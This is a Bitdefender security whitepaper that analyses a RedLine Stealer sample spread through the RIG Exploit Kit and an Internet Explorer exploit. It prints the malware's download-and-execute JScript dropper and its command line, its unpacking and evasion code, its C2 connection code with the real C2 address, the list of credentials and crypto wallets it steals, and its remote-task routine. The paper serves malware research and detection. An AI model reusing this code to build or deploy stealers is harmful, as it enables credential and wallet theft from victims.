
WHITEPAPER

Bitdefender

Security

RedLine Stealer Analysis



www.bitdefender.com

Contents

Introduction 3

Exploitation 3

Initial code execution 3

Unpacking 4

- Stage 1 4
- Stage 2 5
- Stage 3 5
- Stage 4 5
- Stage 5 6
- Stage 6 6
- Main function 7
- C2 communication 8
- Data collection 9
- Recon information 9
- Logins and personal information 10
- Update check 10

Indicators Of Compromise 11

References 11

Author: Mihai Neagu - Senior Security Researcher

Introduction

At the start of the year, we noticed a RIG Exploit Kit campaign using CVE-2021-26411 exploits to deliver malicious payloads. One of these payloads was the RedLine Stealer Trojan, captured by Bitdefender Labs on Jan. 3, 2022.

RedLine Stealer is a low-cost password stealer sold on underground forums. It steals passwords, credit card information and other sensitive data and sends it to a remote location. Leaked source code of this malware was analyzed in 2020 and 2021 by Cyberint and Proofpoint. A separate RedLine Stealer email campaign was mentioned recently in this HP Threat Research article.

This paper focuses on the analysis of this particular RedLine Stealer sample, as delivered by RIG EK. First, we go through the unpacking stages, then dig deeper into the malicious behavior: personal data collection and exfiltration.

Exploitation

The RIG exploit was identified as targeting the CVE-2021-26411 double-free vulnerability of Internet Explorer. The exploit code is very similar to the sample documented in ENKI's original paper. Here is one place where the exploit is triggered, in the page served by RIG EK:

```
ref=new VBArray(hd0.nodeValue)
god=new DataView(ref.getItem(1))
ref=null
```

Initial code execution

When the exploit is executed successfully, a new process is created with the following command line:

```
cmd.exe /q /c cd /d "%tmp%" && echo
function O(l) [...] > 3.tMp &&
stArt wsCripT //B //E:JScript 3.tMp
htEL5N9d "hxxp://188.227.106.3/
?MzIwMjMx&skGxki&[...]" "4"
```

This command drops a JScript file in the temporary folder, then launches wscript.exe to run the dropped script, with the URL, decryption key and user agent string as parameters.

The dropped script then downloads the payload from the specified URL, and decrypts it with the RC4 encryption key provided as parameter (htEL5N9d):

```
function Download_Decrypt(params) {
    var winHttpRequest = WScript.
CreateObject("WinHttp.WinHttpRequest.5.1");
    winHttpRequest.setProxy(0);  //remove proxy
    winHttpRequest.open("GET", params(1), 1);
    winHttpRequest.Option(0) = params(2);  //
set user-agent string
    winHttpRequest.send();
    winHttpRequest.WaitForResponse();
    if(200 == winHttpRequest.status)
        return RC4_Decrypt(winHttpRequest.
responseText, params(0))
    };
```

The payload is saved in the same temporary folder with a random name, then launched from there. In our case, the payload is executable, so it doesn't need the additional regsvr32.exe:

```
dropName = Random_String(8)+".",
try { v = Download_And_Decrypt(WScript.Arguments) }
catch(W){ v = Download_And_Decrypt(WScript.Arguments) };
d = v.charCodeAt(027 + v.indexOf("PE\x00\x00"));
adodbStream.WriteText(v);
if(32-1^<d) {
    var isDll = 1;
    dropName += "dll"
}
else dropName += "exe";
adodbStream.savetofile(dropName,2);
adodbStream.Close();
isDll ^&^& (dropName = "regsvr32.exe /s "+dropName);
wscriptShell.run("cmd.exe /c "+dropName, 0)
fileSystemObject.Deletefile(WScript.ScriptFullName);
```

Unpacking

The RedLine Stealer sample delivered by RIG EK comes packed in multiple encryption layers, as described below, to avoid detection.

Stage 1

The initial executable contains garbage code blocks, with unused random strings and bogus parameters. Besides the garbage, this first stage copies part of the .text section to a new location, decrypts it using a hardcoded XTEA encryption key, then jumps to that shellcode:

```
//decrypt shellcode
XTEA_Decrypt_Shellcode(Shellcode_Bytes, Bytes_Count, (DWORD)&XTEA_Key);
//garbage block
for ( j = 0; j < 255902; ++j )
{
    if ( Bytes_Count == 16 )
        GlobalUnWire(hMem);
}
//garbage block
for ( k = 0; k < 907687; ++k )
{
    if ( Bytes_Count == 3073 )
    {
        GetProcessHeap();
        GetProcessHeap();
        SetPriorityClass(0, 0);
        AbortSystemShutdownW(0);
```

```
    }
}
//jump to shellcode
return ((int (*)(void))Shellcode_Bytes)();
```

Stage 2

The shellcode, in turn, imports a few functions, then decompresses part of its body into a larger shellcode and jumps to it. There's also a layer of XOR over it with polynomial generated pseudo-random bytes:

```
shellcode2_bytes = a1->field3;
// XOR with pseudo-random bytes
Rand_Xor(a1, shellcode2_bytes, a1->field2, *(a1->field2 + 4));
if (*(_BYTE *)(a1->field2 + 8))       //1
{
    // allocate memory for decompressed data
    a3_allocated_mem = a1->VirtualAlloc)(
        0,
        *(_DWORD *)(a1->field2 + 9),  //38A50
        4096,
        PAGE_EXECUTE_READWRITE);
    a4_final_len = 0;
    // decompress bytes of shellcode2
    Decompress_Buffer(shellcode2_bytes, a1->field2, a3_allocated_mem, &a4_final_len);
    shellcode2_bytes = a3_allocated_mem;
    a1->field2 = a4_final_len;
}
//jump to shellcode2
__asm { jmp     [ebp+shellcode2_bytes] }
```

Stage 3

The second shellcode resolves a few imports, then decompresses part of its body into a `MZ/PE` executable, which is loaded using `Reflection` and jumps to its entry point.

Stage 4

This executable is, in essence, a `Win32` loader for a `.Net` assembly. The assembly (DLL) is stored in the resources section, and loaded dynamically. This means it never touches the disk, avoiding on-access malware scanning. This is done by using `CLRCreateInstance` from `mscoree.dll` to instantiate the `.Net Framework`, then loading the assembly and calling the entry function.

Before doing that, if the environment variable `Cor_Enable_Profiling` is `0x1`, the malware will exit, evading various debugging tools. It also checks if `mscorjit.dll` or `clrjit.dll` modules are present, avoiding execution under `.Net` debugging scenarios.

Stage 5

This `.Net` library is just another unpacking stage, it takes an assembly stored in its resources and performs a `Assembly.Load` on the assembly, then jumps to its entry point:

```
Stream manifestResourceStream = typeof(_).Assembly.GetManifestResourceStream("_");
byte[] array = new byte[manifestResourceStream.Length];
manifestResourceStream.Read(array, 0, array.Length);
manifestResourceStream.Close();
byte[] array2 = null;
if (typeof(_).Assembly.GetManifestResourceNames().Length > 1)
{
    manifestResourceStream = typeof(_).Assembly.GetManifestResourceStream("__");
    array2 = new byte[manifestResourceStream.Length];
    manifestResourceStream.Read(array2, 0, array2.Length);
    manifestResourceStream.Close();
}
AppDomain.CurrentDomain.ResourceResolve += _.CurrentDomain_ResourceResolve;
AppDomain.CurrentDomain.AssemblyResolve += _.CurrentDomain_AssemblyResolve;
if (array2 != null) {
    _.__ = Assembly.Load(array, array2); }
else {
    _.__ = Assembly.Load(array); }
```

Stage 6

This is the final stage, the loaded assembly is the `RedLine Stealer` malware, an obfuscated `.Net` executable. The assembly has methods that are initially empty, and are decrypted at runtime:

```
public static class Program
{
    private static void Main(string[] args)
    {
        Program.Run();
    }

    public static void Run()    // initially empty method
    {
    }

    static Program()
    {
        z2jc63fLkugS1X8Q9N.uWdOlFaAb();  // decryption function
    }
}
```

All methods are decrypted at runtime in the object constructors by calling the decryption function, in this case `z2jc63fLkugS1X8Q9N.uWdOlFaAb`. After decryption, code of all methods is visible in the debugger, and can be analyzed.

Main function

Now the main function: `Program.Run` is no longer empty, so we can look at what it does. First, it will display a message (not present in our case), then immediately try connecting to the C2 servers:

```
public static void Run()
{
  try {
    // display startup message box
    if (!string.IsNullOrWhiteSpace(Arguments.Message))
    {
      new Thread(delegate() {
        MessageBox.Show(StringDecrypt.Read(Arguments.Message, Arguments.Key), "",
MessageBoxButton.OK, MessageBoxImage.Hand);
      })
      {
        IsBackground = true
      }.Start();
    }
    // connect to C2
    ConnectionProvider connectionProvider = new ConnectionProvider();
    bool flag = false;
    while (!flag) {
      foreach (string address in StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new char[]
{'|'}))
      {
        // send "hello" to C2 server
        if (connectionProvider.RequestConnection_and_Channel_Hello(address))
        {
            flag = true;
            break;
        }
      }
      Thread.Sleep(5000);
    }
[...]
```

The execution uses a configuration variable `Arguments` which contains an encrypted list of `IP:Port` pairs separated by pipe characters, in our case only one. This is the C2 server list to be contacted at the malware entry point. The string encryption is a simple XOR with the `Key` argument:

```
Arguments.IP = "HjwCXSAMIAsmAFwdITgrHD48GhAqBilXJAkPYQ==";  // C2 list
// decrypted IP: "185.215.113.121:15386"
Arguments.ID = "MgUjGSFVOwULElVY";   // malware client ID
// decrypted ID: "jan3top"
Arguments.Key = "Shellfish";         // IP,ID decryption key
Arguments.Message = "";               // startup message (empty)
Arguments.Version = 1;                // malware version
```

C2 communication

C2 communication is tried on a single server, in our case, at `185.215.113.121`, on port `15386`. At the time of analysis, the target host was offline.

RedLine Stealer uses .Net SOAP API, with simple TCP binding. This translates into an encrypted, non-HTTP communication channel. The request includes authorization and does not check certificate validity:

```
IContextChannel contextChannel = new ChannelFactory<EContextChannel>(
    SystemInfoHelper.CreateBind(),
    new EndpointAddress(new Uri("net.tcp://" + address + "/"),
    EndpointIdentity.CreateDnsIdentity("localhost"),
    new AddressHeader[0]))
{
    Credentials = {ServiceCertificate = {Authentication = {
        CertificateValidationMode = X509CertificateValidationMode.None
    }}}
}.CreateChannel() as IContextChannel;
this.channel = (contextChannel as EContextChannel);
new OperationContextScope(contextChannel);
string value = "5bd0f8c0c7873cf805f5954a16a41913";
MessageHeader header = MessageHeader.CreateHeader("Authorization", "ns1", value);
OperationContext.Current.OutgoingMessageHeaders.Add(header);
```

First, a "hello" request is sent, then another request is performed that receives a list of settings related to actions that will be performed on the infected system:

```
// decrypt ID from arguments
EComm entity = new EComm
{
    ClientID = StringDecrypt.Read(Arguments.ID, Arguments.Key)
};
IdentitySenderBase identitySenderBase = SenderFactory.Create(Arguments.Version);
// send ID, get settings
while (!identitySenderBase.Send(connectionProvider, settings, ref entity))
{
    Thread.Sleep(5000);
}
```

The settings interface consists of on/off switches for various data collection actions, as well as a list of match patterns for credential scanning inside files and browser data:

```
public class ESettings
{
    public bool ScanBrowsers { get; set; }
    public bool ScanFiles { get; set; }
    public bool ScanFTPs { get; set; }
    public bool ScanBrowserExtensions { get; set; }
    public bool GetScreenshot { get; set; }
    public bool ScanTelegram { get; set; }
    public bool ScanVPNs { get; set; }
```

```
    public bool ScanGames { get; set; }
    public bool ScanDiscord { get; set; }
    public List<string> Patterns { get; set; }
    public List<string> Profiles { get; set; }
    public List<string> Paths { get; set; }
    public List<EConfig> Config { get; set; }
[...]
}
```

After these settings are fetched, data collection actions are performed, detailed in the next chapter. This data is then sent to the C2 server:

```
IdentitySenderBase.Actions = new ParsSt[]
{
    new ParsSt(PartsSender.SendHardware),
    new ParsSt(PartsSender.SendBrowserList),
    new ParsSt(PartsSender.SendPrograms),
    new ParsSt(PartsSender.SendAVs),
    new ParsSt(PartsSender.SendProcesses),
    new ParsSt(PartsSender.SendLanguages),
    new ParsSt(PartsSender.SendTelegram),
    new ParsSt(PartsSender.SendBrowserLogins),
    new ParsSt(PartsSender.SendFiles),
    new ParsSt(PartsSender.SendFTPs),
    new ParsSt(PartsSender.SendWallets),
    new ParsSt(PartsSender.SendDiscord),
    new ParsSt(PartsSender.SendGames),
    new ParsSt(PartsSender.SendVPNs),
    new ParsSt(PartsSender.SendScreenshot)
};
IdentitySenderBase.PreStageActions = new ParsSt[]
{
    new ParsSt(PartsSender.Environment_UserName),
    new ParsSt(PartsSender.GetScreenshot),
    new ParsSt(PartsSender.GetLanguageAndWindowsVersion),
    new ParsSt(PartsSender.GetExecutingAssembly),
    new ParsSt(PartsSender.GetFingerprint),
    new ParsSt(PartsSender.TimeZone_Name)
};
```

Data collection

The following information is collected from the victim computer and sent to the RedLine Stealer C2 server:

Recon information

- User name
- Screenshot

- Target fingerprint: hash on domain name, username and Windows serial number
- Hardware information: processor, graphics card, memory
- List of installed browsers
- List of installed Anti-Virus software
- List of running processes
- List of available languages
- Time zone

Logins and personal information

- Login data from `Chrome`, `Firefox`, `Opera`:
  - Saved passwords
  - Saved credit cards
  - Auto-fill content
  - Browser cookies
- Crypto wallet data from browser extensions: `YoroiWallet`, `Tronlink`, `NiftyWallet`, `Metamask`, `MathWallet`, `Coinbase`, `BinanceChain`, `BraveWallet`, `GuardaWallet`, `EqualWallet`, `JaxxxLiberty`, `BitAppWallet`, `iWallet`, `Wombat`, `AtomicWallet`, `MewCx`, `GuildWallet`, `SaturnWallet`, `RoninWallet`, `TerraStation`, `HarmonyWallet`, `Coin98Wallet`, `TonCrystal`, `KardiaChain`, `Phantom`, `Oxygen`, `PaliWallet`, `BoltX`, `LiqualityWallet`, `XdefiWallet`, `NamiWallet`, `MaiarDeFiWallet`, `Authenticator`
- Login data and chat logs from `Discord`, `Telegram`
- Login data from `Steam` account (SSFN)
- VPN login data from `NordVPN`, `OpenVPN` and `ProtonVPN`
- FTP login data from `FileZilla`
- Text from specific files, with search patterns provided by the server

Update check

Finally, an “update check” is performed if present, where data from provided URL is downloaded and executed:

```
foreach (ETask task in tasks)
{
    if (this.UserData.DomainExists(task.Domain))
    {
        CommandLineUpdate commandLineUpdate = new CommandLineUpdate();
        if (commandLineUpdate.IsValidAction(task.Action) && commandLineUpdate.Execute(task))
        {
            list.Add(task.TaskID);
        }
        DownloadUpdate downloadUpdate = new DownloadUpdate();
        if (downloadUpdate.IsValidAction(task.Action) && downloadUpdate.Execute(task))
```

```
        {
            list.Add(task.TaskID);
        }
        DownloadAndExecuteUpdate downloadAndExecuteUpdate = new DownloadAndExecuteUpdate();
        if (downloadAndExecuteUpdate.IsValidAction(task.Action) && downloadAndExecuteUpdate.
Execute(task))
        {
            list.Add(task.TaskID);
        }
        OpenUpdate openUpdate = new OpenUpdate();
        if (openUpdate.IsValidAction(task.Action) && openUpdate.Execute(task))
        {
            list.Add(task.TaskID);
        }
    }
}
```

Indicators Of Compromise

- RIG EK host: `188.227.106.3`
- RedLine Stealer C2 host: `185.215.113.121` on port `15386`
- RedLine Stealer initial sample: `355d67437448ef5b5ce78ea43dc0eb17`
- RedLine Stealer final stage: `877a637058b7a7397ce2d329f63238a1`

References

1. CVE-2021-26411, Internet Explorer Memory Corruption Vulnerability
   Mar 9, 2021 - Microsoft
   https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-26411

2. CVE-2021-26411, Internet Explorer 0day Analysis
   Feb 4, 2021 - ENKI Blog
   https://enki.co.kr/blog/2021/02/04/ie_0day.html


3. New Redline Password Stealer Malware
   March 16, 2020 - Jeremy H, Axel F and Proofpoint Threat Insight Team
   https://www.proofpoint.com/us/blog/threat-insight/new-redline-stealer-distributed-using-coronavirus-themed-email-campaign

4. Redline Stealer
   Aug 18, 2021 - Cyberint
   https://cyberint.com/blog/research/redline-stealer/

5. Attackers Disguise RedLine Stealer as a Windows 11 Upgrade
   February 8, 2022 - Patrick Schläpfer
   https://threatresearch.ext.hp.com/redline-stealer-disguised-as-a-windows-11-upgrade/

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world's most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.

For more information, visit https://www.bitdefender.com.



Bitdefender®

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-RedLine-creat16103-en-EN
01/27/22April 14, 2022 9:55 am04/18/22